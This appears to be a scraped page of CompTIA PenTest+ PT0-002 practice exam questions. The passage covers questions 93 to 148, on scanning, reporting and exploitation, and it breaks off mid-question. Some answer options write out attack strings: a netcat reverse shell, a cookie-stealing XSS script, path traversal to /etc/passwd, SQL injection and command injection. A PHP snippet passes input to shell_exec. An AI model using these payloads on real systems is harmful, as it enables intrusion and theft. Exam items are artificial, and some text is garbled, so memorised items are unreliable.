[All PT0-002 Questions]

A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, …,,65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org)   Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

A. Telnet

B. HTTP

C. SMTP

D. DNS

E. NTP

F. SNMP

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 93

Topic #: 1

[All PT0-002 Questions]

Which of the following expressions in Python increase a variable val by one? (Choose two.)

A. val++

B. +val

C. val=(val+1)

D. ++val

E. val=val++

F. val+=1

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 94

Topic #: 1

[All PT0-002 Questions]

An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

A. nmap ג€"T3 192.168.0.1

B. nmap ג€"P0 192.168.0.1

C. nmap ג€"T0 192.168.0.1

D. nmap ג€"A 192.168.0.1

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 95

Topic #: 1

[All PT0-002 Questions]

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2;
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Too few arguments.")
        print("Syntax: python {} <>".format{sys.argv[0]})
        sys.exit {}
try:
        for port in ports ;
          s = socket.socket(socket.AP_INET, socket.SOCK_STREAM)
          s.settimeout(2)
          result = s.connect_ex{(target,port)}
          if result == 0:
               print("Port {} is opened".format {port})
except KeyboardInterrupt:
          print("Exiting…")
          sys.exit {}
```

Which of the following actions will this script perform?

A. Look for open ports.

B. Listen for a reverse shell.

C. Attempt to flood open ports.

D. Create an encrypted tunnel.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 96

Topic #: 1

[All PT0-002 Questions]

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

A. Perform a new penetration test.

B. Remediate the findings.

C. Provide the list of common vulnerabilities and exposures.

D. Broaden the scope of the penetration test.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 97

Topic #: 1

[All PT0-002 Questions]

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

A. The team exploits a critical server within the organization.

B. The team exfiltrates PII or credit card data from the organization.

C. The team loses access to the network remotely.

D. The team discovers another actor on a system on the network.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 98

Topic #: 1

[All PT0-002 Questions]

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fceebf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

A. Dictionary attack

B. Rainbow table attack

C. Brute-force attack

D. Credential-stuffing attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 99

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>      sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>      sock.settimeout(20)
<08>      result = sock.connect_ex((remoteSvr, port))
<09>      if result == 0:
<10>           resultList.append(port)
<11>      sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.

B. *range(1, 1025) on line 1 populated the portList list in numerical order.

C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM

D. The remoteSvr variable has neither been type-hinted nor initialized.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 100

Topic #: 1

[All PT0-002 Questions]

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

A. A handheld RF spectrum analyzer

B. A mask and personal protective equipment

C. Caution tape for marking off insecure areas

D. A dedicated point of contact at the client

E. The paperwork documenting the engagement

F. Knowledge of the building's normal business hours

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 101

Topic #: 1

[All PT0-002 Questions]

A penetration tester receives the following results from an Nmap scan:

```
Interesting ports on 192.168.1.1:

Port      State     Service
21/tcp    closed    ftp
22/tcp    open      ssh
23/tcp    closed    telnet
25/tcp    closed    smtp
80/tcp    open      http
110/tcp   closed    pop3
139/tcp   closed    nethics-ssn
443/tcp   closed    https
3389/tcp  closed    rdp
```

Which of the following OSs is the target MOST likely running?

A. CentOS

B. Arch Linux

C. Windows Server

D. Ubuntu

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 102

Topic #: 1

[All PT0-002 Questions]

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

A. Wait for the next login and perform a downgrade attack on the server.

B. Capture traffic using Wireshark.

C. Perform a brute-force attack over the server.

D. Use an FTP exploit against the server.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 103

Topic #: 1

[All PT0-002 Questions]

Appending string values onto another string is called:

A. compilation

B. connection

C. concatenation

D. conjunction

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 104

Topic #: 1

[All PT0-002 Questions]

A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:oe:fb on en0 ifscope [ethernet]
? (192.168.1.136)at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.

B. A multicast session was initiated using the wrong multicast group.

C. An ARP flooding attack is using the broadcast address to perform DDoS.

D. A device on the network has poisoned the ARP cache.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 105

Topic #: 1

[All PT0-002 Questions]

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows

B. Cross-site scripting

C. Race-condition attacks

D. Zero-day attacks

E. Injection flaws

F. Ransomware attacks

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 106

Topic #: 1

[All PT0-002 Questions]

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency) .
Not shown: 996 filtered ports

Port    State  Service   Version
22/tcp  open   ssh       OpenSSH 6.6.1p1
53/tcp  open   domain    dnsmasq 2.72
80/tcp  open   http      lighttpd
443/tcp open   ssl/http  httpd

Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux :linux_kernel

Service detection performed. Please report any incorrect results as https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.

B. This device is most likely a gateway with in-band management services.

C. This device is most likely a proxy server forwarding requests over TCP/443.

D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 107

Topic #: 1

[All PT0-002 Questions]

When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work

B. Obtain an asset inventory from the client

C. Interview all stakeholders

D. Identify all third parties involved.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 108

Topic #: 1

[All PT0-002 Questions]

A penetration tester is reviewing the following SOW prior to engaging with a client.

`Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.`

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection

B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement.

C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team.

D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address

E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop.

F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 109

Topic #: 1

[All PT0-002 Questions]

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.

```
1. #!/usr/bin/perl
2. $ip=argv[1];
3. if {$hostname eq "switchtest"} (
4.      attack ($ip);
5. }
6. else { exit 0;  }
7. sub attack [
…
```

Which of the following changes should the tester apply to make the script work as intended?

A. Change line 2 to $ip= ɹ€10.192.168.254ɹ€;

B. Remove lines 3, 5, and 6.

C. Remove line 6.

D. Move all the lines below line 7 to the top of the script.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 110

Topic #: 1

[All PT0-002 Questions]

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch

B. Netcat and cURL

C. Burp Suite and DIRB

D. Nmap and OWASP ZAP

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 111

Topic #: 1

[All PT0-002 Questions]

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot system service to establish a reverse shell

B. Obtain /etc/shadow and brute force the root password.

C. Run the nc ג€"e /bin/sh <ג€¦> command

D. Move laterally to create a user account on LDAP

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 112

Topic #: 1

[All PT0-002 Questions]

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 ɹ€"d

B. tar zxvf password.txt

C. hydra ɹ€"l svsacct ɹ€"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24

D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 113

Topic #: 1

[All PT0-002 Questions]

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

A. Asset inventory

B. DNS records

C. Web-application scan

D. Full scan

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 114

Topic #: 1

[All PT0-002 Questions]

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

A. Specially craft and deploy phishing emails to key company leaders.

B. Run a vulnerability scan against the company's external website.

C. Runtime the company's vendor/supply chain.

D. Scrape web presences and social-networking sites.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 115

Topic #: 1

[All PT0-002 Questions]

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

A. Maximizing the likelihood of finding vulnerabilities

B. Reprioritizing the goals/objectives

C. Eliminating the potential for false positives

D. Reducing the risk to the client environment

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 116

Topic #: 1

[All PT0-002 Questions]

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

A. OWASP ZAP

B. Nmap

C. Nessus

D. BeEF

E. Hydra

F. Burp Suite

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 117

Topic #: 1

[All PT0-002 Questions]

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

A. will reveal vulnerabilities in the Modbus protocol

B. may cause unintended failures in control systems

C. may reduce the true positive rate of findings

D. will create a denial-of-service condition on the IP networks

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 118

Topic #: 1

[All PT0-002 Questions]

Which of the following provides a matrix of common tactics and techniques uses by attackers along with recommended mitigations?

A. NIST SP 800-53

B. OWASP Top 10

C. MITRE ATT&CK framework

D. PTES technical guidelines

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 119

Topic #: 1

[All PT0-002 Questions]

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

A. nmap ג€"f ג€"sV ג€"p80 192.168.1.20

B. nmap ג€"sS ג€"sL ג€"p80 192.168.1.20

C. nmap ג€"A ג€"T4 ג€"p80 192.168.1.20

D. nmap ג€"O ג€"v ג€"p80 192.168.1.20

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 120

Topic #: 1

[All PT0-002 Questions]

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN

B. VRFY and TURN

C. EXPN and TURN

D. RCPT TO and VRFY

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 121

Topic #: 1

[All PT0-002 Questions]

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.

B. Check WHOIS and netblock records for the company.

C. Use DNS lookups and dig to determine the external hosts.

D. Conduct a ping sweep of the company's netblocks.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 122

Topic #: 1

[All PT0-002 Questions]

A penetration tester captured the following traffic during a web-application test:

```
GET http://172.16.0.10:3000/rest/basket/2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI
iLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOi
JhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9k
ZWZhdWx0QWRtaW4uc3VnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyM
DIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJkZWxldGVkQXQ
iOm5lbGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6MTYxMjM3MzU2Mn0.fKRqussopr9J5JO5YN1_Rji06e8zMGiE7vc0EfGM
JyKF0v_fAgv0yN9zTaYo1sU2dcddtkDVgwN9BiajjU-0B6eW9Tj9d5OhUGAJrE4tdmzPA8i4qlhtWz8p8lpLqMlEiG-hwffOubKWiYBacH8-1d_8OK6ClgePjT7zxfcEqkM
Connection: keep-alive
Referer: http://172.16.0.10:3000/
Cookie: io=qiEk8j0ODPvlatUPAAAC; language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2l
uSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4uc3VnIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJkZWx
ldGVkQXQiOm5lbGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6MTYxMjM3MzU2Mn0.fKRqussopr9J5JO5YN1_Rji06e8zMGiE7w
c0EfGMJyKF0v_fAgv0yN9zTaYo1sU2dcddtkDVgwN9BiajjU-0B6eW9Tj9d5OhUGAJrE4tdmzPA8i4qlhtWz8p8lpLqMlEiG-hwffOubKWiYBacH8-1d_8OK6ClgePjT7zxfcEqkM
Content-Length: 0
Host: 172.16.0.10:3000
```

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decode the authorization header using UTF-8.

B. Decrypt the authorization header using bcrypt.

C. Decode the authorization header using Base64.

D. Decrypt the authorization header using AES.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 123

Topic #: 1

[All PT0-002 Questions]

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

A. Tailgating

B. Dumpster diving

C. Shoulder surfing

D. Badge cloning

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 124

Topic #: 1

[All PT0-002 Questions]

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

A. Netcraft

B. CentralOps

C. Responder

D. FOCA

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 125

Topic #: 1

[All PT0-002 Questions]

A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network.
Which of the following methods will MOST likely work?

A. Try to obtain the private key used for S/MIME from the CEO's account.

B. Send an email from the CEO's account, requesting a new account.

C. Move laterally from the mail server to the domain controller.

D. Attempt to escalate privileges on the mail server to gain root access.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 126

Topic #: 1

[All PT0-002 Questions]

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

A. Nmap

B. Nikto

C. Cain and Abel

D. Ethercap

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 127

Topic #: 1

[All PT0-002 Questions]

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark

B. Aircrack-ng

C. Kismet

D. Wifite

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 128

Topic #: 1

[All PT0-002 Questions]

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible. Which of the following Nmap scan syntaxes would BEST accomplish this objective?

A. nmap ג€"sT ג€"vvv ג€"O 192.168.1.0/24 ג€"PO

B. nmap ג€"sV 192.168.1.0/24 ג€"PO

C. nmap ג€"sA ג€"v ג€"O 192.168.1.0/24

D. nmap ג€"sS ג€"O 192.168.1.0/24 ג€"T1

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 129

Topic #: 1

[All PT0-002 Questions]

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall

B. The API server is using SSL instead of TLS

C. The tester is using an outdated version of the application

D. The application has the API certificate pinned.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 130

Topic #: 1

[All PT0-002 Questions]

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

A. OpenVAS

B. Nikto

C. SQLmap

D. Nessus

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 131

Topic #: 1

[All PT0-002 Questions]

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter, with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding

B. Session riding

C. Cybersquatting

D. Side channel

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 132

Topic #: 1

[All PT0-002 Questions]

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

A. Scope details

B. Findings

C. Methodology

D. Statement of work

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 133

Topic #: 1

[All PT0-002 Questions]

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

A. Send an SMS with a spoofed service number including a link to download a malicious application.

B. Exploit a vulnerability in the MDM and create a new account and device profile.

C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.

D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 134

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran a ping `"A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

A. Windows

B. Apple

C. Linux

D. Android

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 135

Topic #: 1

[All PT0-002 Questions]

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

A. Shoulder surfing

B. Call spoofing

C. Badge stealing

D. Tailgating

E. Dumpster diving

F. Email phishing

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 136

Topic #: 1

[All PT0-002 Questions]

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

```
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ;
DROP TABLE SERVICES; --
```

Which of the following attacks is being attempted?

A. Clickjacking

B. Session hijacking

C. Parameter pollution

D. Cookie hijacking

E. Cross-site scripting

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 137

Topic #: 1

[All PT0-002 Questions]

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work

B. The correct user accounts and associated passwords

C. The expected time frame of the assessment

D. The proper emergency contacts for the client

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 138

Topic #: 1

[All PT0-002 Questions]

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port    State  Service
22/tcp  open   ssh
23/tcp  open   telnet
60/tcp  open   http
443/tcp open   https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

A. Encrypted passwords

B. System-hardening techniques

C. Multifactor authentication

D. Network segmentation

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 139

Topic #: 1

[All PT0-002 Questions]

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the ymic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams

B. PowerShell modules

C. MP4 steganography

D. ProcMon

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 140

Topic #: 1

[All PT0-002 Questions]

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

A. Check the scoping document to determine if exfiltration is within scope.

B. Stop the penetration test.

C. Escalate the issue.

D. Include the discovery and interaction in the daily report.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 141

Topic #: 1

[All PT0-002 Questions]

A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

A. SQLmap

B. DirBuster

C. w3af

D. OWASP ZAP

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 142

Topic #: 1

[All PT0-002 Questions]

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

A. MSA

B. NDA

C. SOW

D. ROE

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 143

Topic #: 1

[All PT0-002 Questions]

A penetration tester runs a scan against a server and obtains the following output:

```
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2012 Std
3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target_Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23

B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 -U guest

C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23

D. curl -X TRACE https://192.168.53.23:8443/index.aspx

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 144

Topic #: 1

[All PT0-002 Questions]

A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

A. nmap -iL results 192.168.0.10-100

B. nmap 192.168.0.10-100 -O > results

C. nmap -A 192.168.0.10-100 -oX results

D. nmap 192.168.0.10-100 | grep "results"

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 145

Topic #: 1

[All PT0-002 Questions]

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

A. Scraping social media sites

B. Using the WHOIS lookup tool

C. Crawling the client's website

D. Phishing company employees

E. Utilizing DNS lookup tools

F. Conducting wardriving near the client facility

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 146

Topic #: 1

[All PT0-002 Questions]

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

A. SOW.

B. SLA.

C. ROE.

D. NDA

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 147

Topic #: 1

[All PT0-002 Questions]

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

A. <script>var adr = '../evil.php?test=' + escape(document.cookie);</script>

B. ../../../../../../../../../../etc/passwd

C. /var/www/html/index.php;whoami

D. 1 UNION SELECT 1, DATABASE (), 3 --

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 148

Topic #: 1

[All PT0-002 Questions]

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

A. Gain access to the target host and implant malware specially crafted for this purpose.

